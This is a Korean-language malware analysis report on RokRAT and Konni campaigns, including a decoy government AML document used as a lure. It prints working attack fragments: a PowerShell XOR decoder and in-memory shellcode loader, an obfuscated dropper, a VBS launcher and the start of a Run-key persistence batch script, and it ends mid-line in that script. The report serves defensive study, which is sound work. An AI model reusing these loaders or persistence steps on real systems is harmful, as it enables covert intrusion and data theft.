| 00000000 | 2F | F1 | 96 | F9 | 96 | 6A | F7 | 3F | 8A | C3 | 31 | 6D | B7 | 21 | 10 | 7A | /ñ–ù–j÷?ŠÃ1m·!.z |
| 00000010 | 10 | 6A | 2A | 92 | 53 | 7A | 7A | 7A | 85 | AA | 92 | 27 | 7F | 7A | 7A | F7 | .j*’Szzz…ª’'.zz÷ |
| 00000020 | 2F | 8A | F1 | B2 | 92 | 71 | 7B | 7A | 7A | FF | BA | 0F | 68 | 43 | 3F | 8A | /Šñ²’q{zzÿº.hC?Š |
| 00000030 | 0E | 77 | F1 | 3F | 8E | FF | BA | 0E | 7C | 10 | 7A | 10 | 7A | 85 | AA | B3 | .wñ?Žÿº.\|.z.z…ª³ |
| 00000040 | B9 | 2F | F1 | 96 | F9 | 96 | 62 | 1E | DB | 4A | 7A | 7A | 7A | 29 | 2C | 2D | ¹/ñ–ù–b.ÛJzzz),- |
| 00000050 | F1 | 3A | 76 | F3 | 37 | 96 | F1 | 22 | 76 | 93 | D8 | 7A | 7A | 7A | F1 | 39 | ñ:vó7–ñ"v"Øzzzñ9 |
| 00000060 | 4A | 49 | 8C | F1 | 01 | 56 | F1 | 61 | F3 | 3F | 86 | F1 | 38 | 46 | F3 | 27 | JIŒñ.Vñaó?†ñ8Fó' |
| 00000070 | 82 | F1 | 3E | 6A | 02 | F3 | 3F | 8A | FF | BA | 75 | FE | FA | 7A | 7A | 7A | ‚ñ>j.ó?Šÿºuþúzzz |
| 00000080 | BB | 95 | 6A | 49 | B3 | FF | 85 | 0E | 57 | F1 | 2F | 86 | 75 | C4 | 66 | 70 | »•jI³ÿ….Wñ/†uÄfp |
| 00000090 | BB | B4 | 71 | FA | 46 | 70 | 1B | F3 | 27 | 86 | 06 | 73 | F1 | B9 | F9 | BA | »´qúFp.ó'†.sñ¹ù° |
| 000000A0 | 9A | 79 | 8A | 91 | 79 | 79 | 0F | 86 | 3B | 41 | B5 | 08 | A5 | F1 | 2F | 8E | šyŠ‘yy.†;Aµ.¥ñ/Ž |

암호화된 ‘hwp701.dat’ 데이터를 특정 키를 이용해서 복호화합니다.

- Key: 0x7A

```
$len = $exeFile.count
$newExeFile = New-Object Byte[] $len
$xK = 'z'

for ($i = 0; $i -lt $len; $i++) {
    $newExeFile[$i] = $exeFile[$i] -bxor $xk[0]
}
```

복호화된 데이터는 쉘 코드로 확인됩니다.

decoded.bin

| Offset(h) | 00 | 01 | 02 | 03 | 04 | 05 | 06 | 07 | 08 | 09 | 0A | 0B | 0C | 0D | 0E | 0F | Decoded text |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| 00000000 | 55 | 8B | EC | 83 | EC | 10 | 8D | 45 | F0 | B9 | 4B | 17 | CD | 5B | 6A | 00 | U‹ìƒì..Eð¹K.Í[j. |
| 00000010 | 6A | 10 | 50 | E8 | 29 | 00 | 00 | 00 | FF | D0 | E8 | 5D | 05 | 00 | 00 | 8D | j.Pè)...ÿÐè]....  |
| 00000020 | 55 | F0 | 8B | C8 | E8 | 0B | 01 | 00 | 00 | 85 | C0 | 75 | 12 | 39 | 45 | F0 | Uð‹Èè.....…Àu.9Eð |
| 00000030 | 74 | 0D | 8B | 45 | F4 | 85 | C0 | 74 | 06 | 6A | 00 | 6A | 00 | FF | D0 | C9 | t.‹Eô…Àt.j.j.ÿÐÉ |
| 00000040 | C3 | 55 | 8B | EC | 83 | EC | 18 | 64 | A1 | 30 | 00 | 00 | 00 | 53 | 56 | 57 | ÃU‹ìƒì.d¡0...SVW |
| 00000050 | 8B | 40 | 0C | 89 | 4D | EC | 8B | 58 | 0C | E9 | A2 | 00 | 00 | 00 | 8B | 43 | ‹@.‰Mì‹X.é¢...‹C |
| 00000060 | 30 | 33 | F6 | 8B | 7B | 2C | 8B | 1B | 89 | 45 | FC | 8B | 42 | 3C | 89 | 5D | 03ö‹{,‹.‰Eü‹B<‰] |
| 00000070 | F8 | 8B | 44 | 10 | 78 | 89 | 45 | F0 | 85 | C0 | 0F | 84 | 80 | 00 | 00 | 00 | ø‹D.x‰Eð…À.„€... |
| 00000080 | C1 | EF | 10 | 33 | C9 | 85 | FF | 74 | 2D | 8B | 55 | FC | 0F | BE | 1C | 0A | Áï.3É…ÿt-‹Uü.¾.. |
| 00000090 | C1 | CE | 0B | 80 | 3C | 0A | 61 | 89 | 5D | FC | 7C | 09 | 8B | C3 | 83 | C0 | ÁÎ.€<.a‰]ü\|.‹Ãƒà |
| 000000A0 | E0 | 03 | F0 | EB | 03 | 03 | 75 | FC | 41 | 3B | CF | 72 | DF | 8B | 55 | F4 | à.ðë..uüA;Ïrß‹Uô |

복호화된 쉘 코드 데이터는 특정 메모리 공간에 작성되어 실행됩니다.

```
$k1123 = [System.Text.Encoding]::UTF8.GetString(34) + 'kernel32.dll' + [System.Text.
Encoding]::UTF8.GetString(34)

$byteCount = $newExeFile.Length
$buffer = $b::GlobalAlloc(0x0040, $byteCount + 0x100)
$old = 0
$a90234sb::VirtualProtect($buffer, $byteCount + 0x100, 0x40, [ref]$old)

for ($i = 0; $i -lt $byteCount; $i++) {
    [System.Runtime.InteropServices.Marshal]::WriteByte($buffer, $i, $newExeFile[$i])
}

$handle = $cake3sd23::CreateThread(0, 0, $buffer, 0, 0, 0)
$fried3sd23::WaitForSingleObject($handle, 500 * 1000)
```

② 쉘 코드 행위 분석

쉘 코드는 특정 복호화 루틴을 거쳐서 PE 데이터를 생성 후 실행합니다. 최종적으로 실행되는 PE 데이터는 RokRAT 악성코드(18db9e11bd0829642df9f6774339fc85)로 확인됩니다.

- Key: 0x29

```
330DB169    3018        xor byte ptr ds:[eax],bl
330DB16B    40          inc eax
330DB16C    83EE 01     sub esi,1
330DB16F    ^ 75 F8     jne 330DB169
```

덤프 1 | 덤프 2 | 덤프 3 | 덤프 4 | 덤프 5 | 주시 1 | 로컬 | 구조체

| 주소 | Hex | ASCII |
|---|---|---|
| 330DB5AA | C3 29 00 8C 0D 00 4D 5A 90 00 03 00 00 00 04 00 | Ã)....MZ........ |
| 330DB5BA | 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 | ..ÿÿ..¸.......@. |
| 330DB5CA | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ................ |
| 330DB5DA | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ................ |
| 330DB5EA | 00 00 28 01 00 00 0E 1F BA 0E 00 B4 09 CD 21 B8 | ..(.....º..´.Í!¸ |
| 330DB5FA | 01 4C CD 21 54 68 69 73 20 70 72 6F 67 72 61 6D | .LÍ!This program |
| 330DB60A | 20 63 61 6E 6E 6F 74 20 62 65 20 72 75 6E 20 69 | cannot be run i |
| 330DB61A | 6E 20 44 4F 53 20 6D 6F 64 65 2E 0D 0D 0A 24 00 | n DOS mode....$. |
| 330DB62A | 00 00 00 00 00 00 C1 C2 06 E1 85 A3 68 B2 85 A3 | ......ÁÂ.á.£h².£ |

SMBIOS(System Management BIOS) 레지스트리를 이용하여 BIOS 버전, 제조사, 시스템 시리얼 넘버, 메인보드 제품명 등 시스템 정보를 수집합니다.

```
347CEBEE    50              push eax
347CEBEF    57              push edi
347CEBF0    68 64848734     push 34878464                   34878464:L"SMBiosData
347CEBF5    FF75 EC         push dword ptr ss:[ebp-14]
347CEBF8    FF15 10308634   call dword ptr ds:[<&RegQueryValueExW>]
```

쉘 코드 행위는 1분 주기로 감염 시스템의 스크린샷을 특정 경로에 저장합니다. %temp% 경로에 [랜덤 8자리 헥사 값].tmp 이름으로 저장됩니다.

- 스크린샷 파일 이름: %04X%04X.tmp

```
349BE3AD    50              push eax                        eax:L"C:\\Users\\MMA\\AppData\\Local
349BE3AE    8D45 BC         lea eax,dword ptr ss:[ebp-44]
349BE3B1    50              push eax                        eax:L"C:\\Users\\MMA\\AppData\\Local
349BE3B2    8D85 B8FDFFFF   lea eax,dword ptr ss:[ebp-248]
349BE3B8    50              push eax                        eax:L"C:\\Users\\MMA\\AppData\\Local
349BE3B9    FF73 04         push dword ptr ds:[ebx+4]
349BE3BC    FF15 8C32A534   call dword ptr ds:[<&GdipSaveImageToFile>]
```

저장된 [랜덤 8자리 헥사 값].tmp 파일은 jpeg 형식의 이미지 데이터로 확인됩니다. 확장자만 변경해 열람해보면 분석 중인 화면이 캡쳐된 것을 확인할 수 있었습니다.

1E506633.tmp


```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000000   FF D8 FF E0 00 10 4A 46 49 46 00 01 01 01 00 A8  ÿØÿà..JFIF.....¨
00000010   00 A8 00 00 FF DB 00 43 00 10 0B 0C 0E 0C 0A 10  .¨..ÿÛ.C........
00000020   0E 0D 0E 12 11 10 13 18 28 1A 18 16 16 18 31 23  ........(.....1#
00000030   25 1D 28 3A 33 3D 3C 39 33 38 37 40 48 5C 4E 40  %.(:3=<9387@H\N@
00000040   44 57 45 37 38 50 6D 51 57 5F 62 67 68 67 3E 4D  DWE78PmQW_bghg>M
00000050   71 79 70 64 78 5C 65 67 63 FF DB 00 43 01 11 12  qypdx\egcÿÛ.C...
00000060   12 18 15 18 2F 1A 1A 2F 63 42 38 42 63 63 63 63  ..../../cB8Bcccc
00000070   63 63 63 63 63 63 63 63 63 63 63 63 63 63 63 63  cccccccccccccccc
00000080   63 63 63 63 63 63 63 63 63 63 63 63 63 63 63 63  cccccccccccccccc
00000090   63 63 63 63 63 63 63 63 63 63 63 63 63 63 FF C0  cccccccccccccÿÀ
```

수집된 데스크탑 스크린샷 데이터는 C2 서버로 전송됩니다.


```
341E447A    51              push ecx
341E447B    51              push ecx
341E447C    51              push ecx
341E447D    FFB5 ECFEFFFF   push dword ptr ss:[ebp-114]    [ebp-114]:L"/upload-target/20250212
341E4483    50              push eax                        eax:L"PUT"
341E4484    57              push edi
341E4485    FF15 48322634   call dword ptr ds:[<&WinHttpOpenRequest>]
```

데이터 전송을 위해 사용되는 Content-Type에는 특정 문자열(--wwjaughalvncjwiajs--)이 포함되며, 통신 시 사용되는 UserAgent 데이터는 구글봇으로 위장하고 있습니다.

- multipart/form-data;boundary=--wwjaughalvncjwiajs--
- User-Agent: Mozilla/5.0 (compatible; Googlebot/2.1; +hxxp://www(.)google.com/bot.html)




주기적으로 감염된 시스템의 스크린샷 데이터를 수집할뿐만 아니라, C2 서버의 명령에 따라서 다양한 명령을 수행할 수 있을 것으로 보입니다. 예를 들어, 특정 확장자의 문서나 녹음 파일 등의 정보 유출이 가능할 것으로 판단됩니다.




| 주소 | 디스어셈블리 | 문자열 |
|---|---|---|
| 347CFFFF | mov esi,34878590 | L".XLS" |
| 347D000E | mov esi,3487859C | L".DOC" |
| 347D001D | mov esi,348785A8 | L".PPT" |
| 347D002C | mov esi,348785B4 | L".TXT" |
| 347D003B | mov esi,348785C0 | L".M4A" |
| 347D004A | mov esi,348785CC | L".AMR" |
| 347D0059 | mov esi,348785D8 | L".PDF" |
| 347D0068 | mov esi,348785E4 | L".HWP" |

또한, C2 서버의 명령에 따라서 다양한 커맨드 명령어를 수행할 수 있을 것으로 보입니다.




분석 시점에는 yandex 클라우드 서버와 통신을 하며 수집된 정보를 전송했지만, C2 명령에 따라 pCloud 및 Dropbox와도 통신하도록 설계되었을 가능성이 있습니다. C2 서버의 'download' 경로에서 데이터를 받아 C2 명령어를 수행하고, C2 서버의 'upload' 경로를 통해 수집된 데이터를 전송하는 것으로 보입니다.



## 3) 사례 2. Konni 공격 사례 분석(2025년 1월)

해당 공격은 금융위원회 금융정보분석원으로 위장했으며, '가상자산사업자 자금세탁방지 감독 방향'이라는 주제로 악성코드 실행을 유도했습니다. 한글 문서로 위장한 바로가기 파일(*.lnk) 실행 시, 공격자가 정의한 복호화 루틴을 통해 악성 행위에 활용될 데이터를 생성한 뒤, 정상 한글 문서를 실행합니다. 이후, 백그라운드에서는 'start.vbs' VB 스크립트가 실행되며, 세 개의 배치 파일(44462422.bat, 82774072.bat, 94320159.bat)이 실행됩니다.





- '44462422.bat' 배치 파일은 'di3726.zip'를 1회 다운로드 요청 후 '1.bat' 배치 파일 실행
- '82774072.bat' 배치 파일은 특정 경로의 파일 및 폴더 정보와 시스템 정보를 수집한 후 이를 암호화하여 C2 서버로 전송
- '94320159.bat' 배치 파일은 57초마다 'BmrdX.cab' 다운로드 요청 후, 'temprun.bat' 배치 파일 실행

(1) 상세 분석

로그프레소는 2025년 1월 말부터 유포된 것으로 보이는 '가상자산사업자 검사계획민당정회의 발표자료_FN2.hwp.lnk'(e37c8f6aba686aab3d7ecedbd1d0ef43) 파일을 수집하였습니다. 해당 문서의 내용은 가상자산 사업자의 자금 세탁 방지를 위한 감독 방향에 관한 것입니다.


바로 가기 파일 실행 시 관련 내용의 정상 문서가 출력됩니다.



2024.12.20.(금)
民業政간담회

가상자산사업자
자금세탁방지 감독 방향

금 융 위 원 회
금융정보분석원

1. 가상자산사업자 현황

가. 가상자산사업자 현황

□ '24.1월, 금융정보분석원에 신고한 **가상자산사업자는 총 36개사**

○ '21.9월, 특정금융정보법(이하 특금법)상 **일정한 신고 요건**을 갖춘 **42개 사업자가 신고 접수**하여 심사 진행

* 정보보호관리체계, 실명확인 입출금계정, 금융법령 준수 여부 등

○ 현재 원화마켓 5개사, 코인마켓 22개사 등 **27개 거래업자, 지갑·보관 업자 9개사**가 영업 중 (6개사 신고 철회)

<신고수리 현황(23.1월말 기준)>

| 구 분 | | 신고접수 ('21.9.24.) | 수리결정 '23.1월말 | 철회 |
|---|---|---|---|---|
| 거래업자 | 원화마켓 | 4 | 5* | 0 |
| | 코인마켓 | 25 | 22 | 2 |
| 기타업자(지갑·보관 등) | | 13 | 9 | 4 |
| 합 계 | | 42 | 36 | 6 |

* 종래 코인마켓 사업자인 고팍스가 원화마켓 사업자로 전환

나. 가상자산사업자에 대한 관리·감독 (특정금융정보법)

□ 가상자산사업자는 특금법에 따라 **가상자산을 이용한 자금세탁 행위**(이하 AML)를 방지할 의무가 있음

* Anti-Money Laundering

① 가상자산을 이용한 **자금세탁 의심거래 행위** 보고* (STR)

* FIU는 금융회사등이 보고한 의심거래를 분석하여 법집행기관에 정보 제공


② 가상자산 거래 등 **이용자**에 대한 **고객확인의무** (KYC)

③ 가상자산의 외부 이전 시 **정보제공 의무** (트래블룰)

④ 고객 자산의 **분리 보관, 임직원의 매매행위 제한**


⑤ **특수관계인**의 발행한 **가상자산의 거래 지원**(중개, 알선 등) **제한** 등

해당 hwp 파일의 메타데이터 분석 결과 지은이가 '국토해양부'이며, 'admin'이라는 사용자가 '2025년 1월 22일 오후 4:21:33' 에 마지막으로 저장한 것으로 확인됩니다.





이처럼 정상적인 한글 문서가 출력되지만, 백그라운드에서 커맨드 명령어를 수행하도록 되어있습니다.




커맨드 명령어는 파워쉘 스크립트를 실행하며, 파일 삭제, 악성 행위를 위한 복호화 루틴, 압축 해제 등의 다양한 기능을 수행하는 함수들이 정의되어 있습니다.

```
function float {
    param($vacuum)
    return $vacuum.Substring(0, $vacuum.Length - 4)
}

function port {
    param($canon)
    Remove-Item -Path $canon -Force
}

function pompous {
    param(
        $wear,
        $interior,
        $unusual,
        $knot,
        $stupidity
    )

    $wheat = New-Object System.IO.FileStream(
        $wear,
        [System.IO.FileMode]::Open,
        [System.IO.FileAccess]::Read
    )

    $wheat.Seek($interior, [System.IO.SeekOrigin]::Begin)
```


해당 파워쉘 스크립트는 공격자가 정의한 복호화 루틴을 통해 정상 한글 문서와 'possess.cab' (82d85f391c8a1aaa0a2b9500993156c5) 파일을 생성한 뒤, 한글 문서를 실행합니다.

또한, 'possess.cab' 파일을 특정 경로에 압축 해제한 후 'start.vbs'(3eac72d8dfab856788becf2cafc65328) VB 스크립트 파일을 실행합니다. 이후, '가상자산사업자 검사계획민당정회의 발표자료_FN2.hwp.lnk'와 'possess.cab' 파일을 자가 삭제합니다.

- Key: 0x2B, 0x72
- C:\Users\Public\Documents

```
pompous -wear $reddish -interior 0x0000212E -unusual 0x0000B200 -knot 0x2B -stupidity $fashionable
& $fashionable

$frequent = corner
pompous -wear $reddish -interior 0x0000D32E -unusual 0x00013CD5 -knot 0x72 -stupidity $frequent
port -canon $reddish

$conjunction = intricate
incorrect -condition $frequent -bubble $conjunction
port -canon $frequent

$intercept = resolute
& $intercept
```

특정 경로에 압축 해제된 데이터에는 여러 개의 배치 파일과 'start.vbs', 'unzip.exe' 파일이 포함되어 있습니다.




실행되는 'start.vbs' 코드는 특정 경로에 존재하는 '04711460.bat'(1b6eb87d8d52f699c89c2f6e7451bf28) 배치 파일을 실행합니다.

- C:\Users\Public\Documents

start.vbs


```
1  set obj = GetObject("new:9BA05972-F6A8-11CF-A442-00A0C90A8F39")
2  set itemObj = obj.Item()
3  GbCqKALNrUNCwhWG = Left(WScript.ScriptFullName, InstrRev(
   WScript.ScriptFullName, "\") - 1)
4  itemObj.Document.Application.ShellExecute GbCqKALNrUNCwhWG & "\" &
   "04711460" & ".b" & "at", Null, GbCqKALNrUNCwhWG, Null, 0
5  set obj = Nothing
```

'04711460.bat' 배치 파일 코드는 다음과 같습니다. 배치 스크립트의 행위로는 레지스트리 등록, 특정 배치 파일(44462422.bat, 82774072.bat, 94320159.bat) 실행, f.txt 파일이 없으면 무한 루프 반복이 있으며, 배치 스크립트 실행 반복 주기는 57초입니다.

04711460.bat

```
@echo off

pushd "%~dp0"

if exist "44462422.bat" (

    reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v
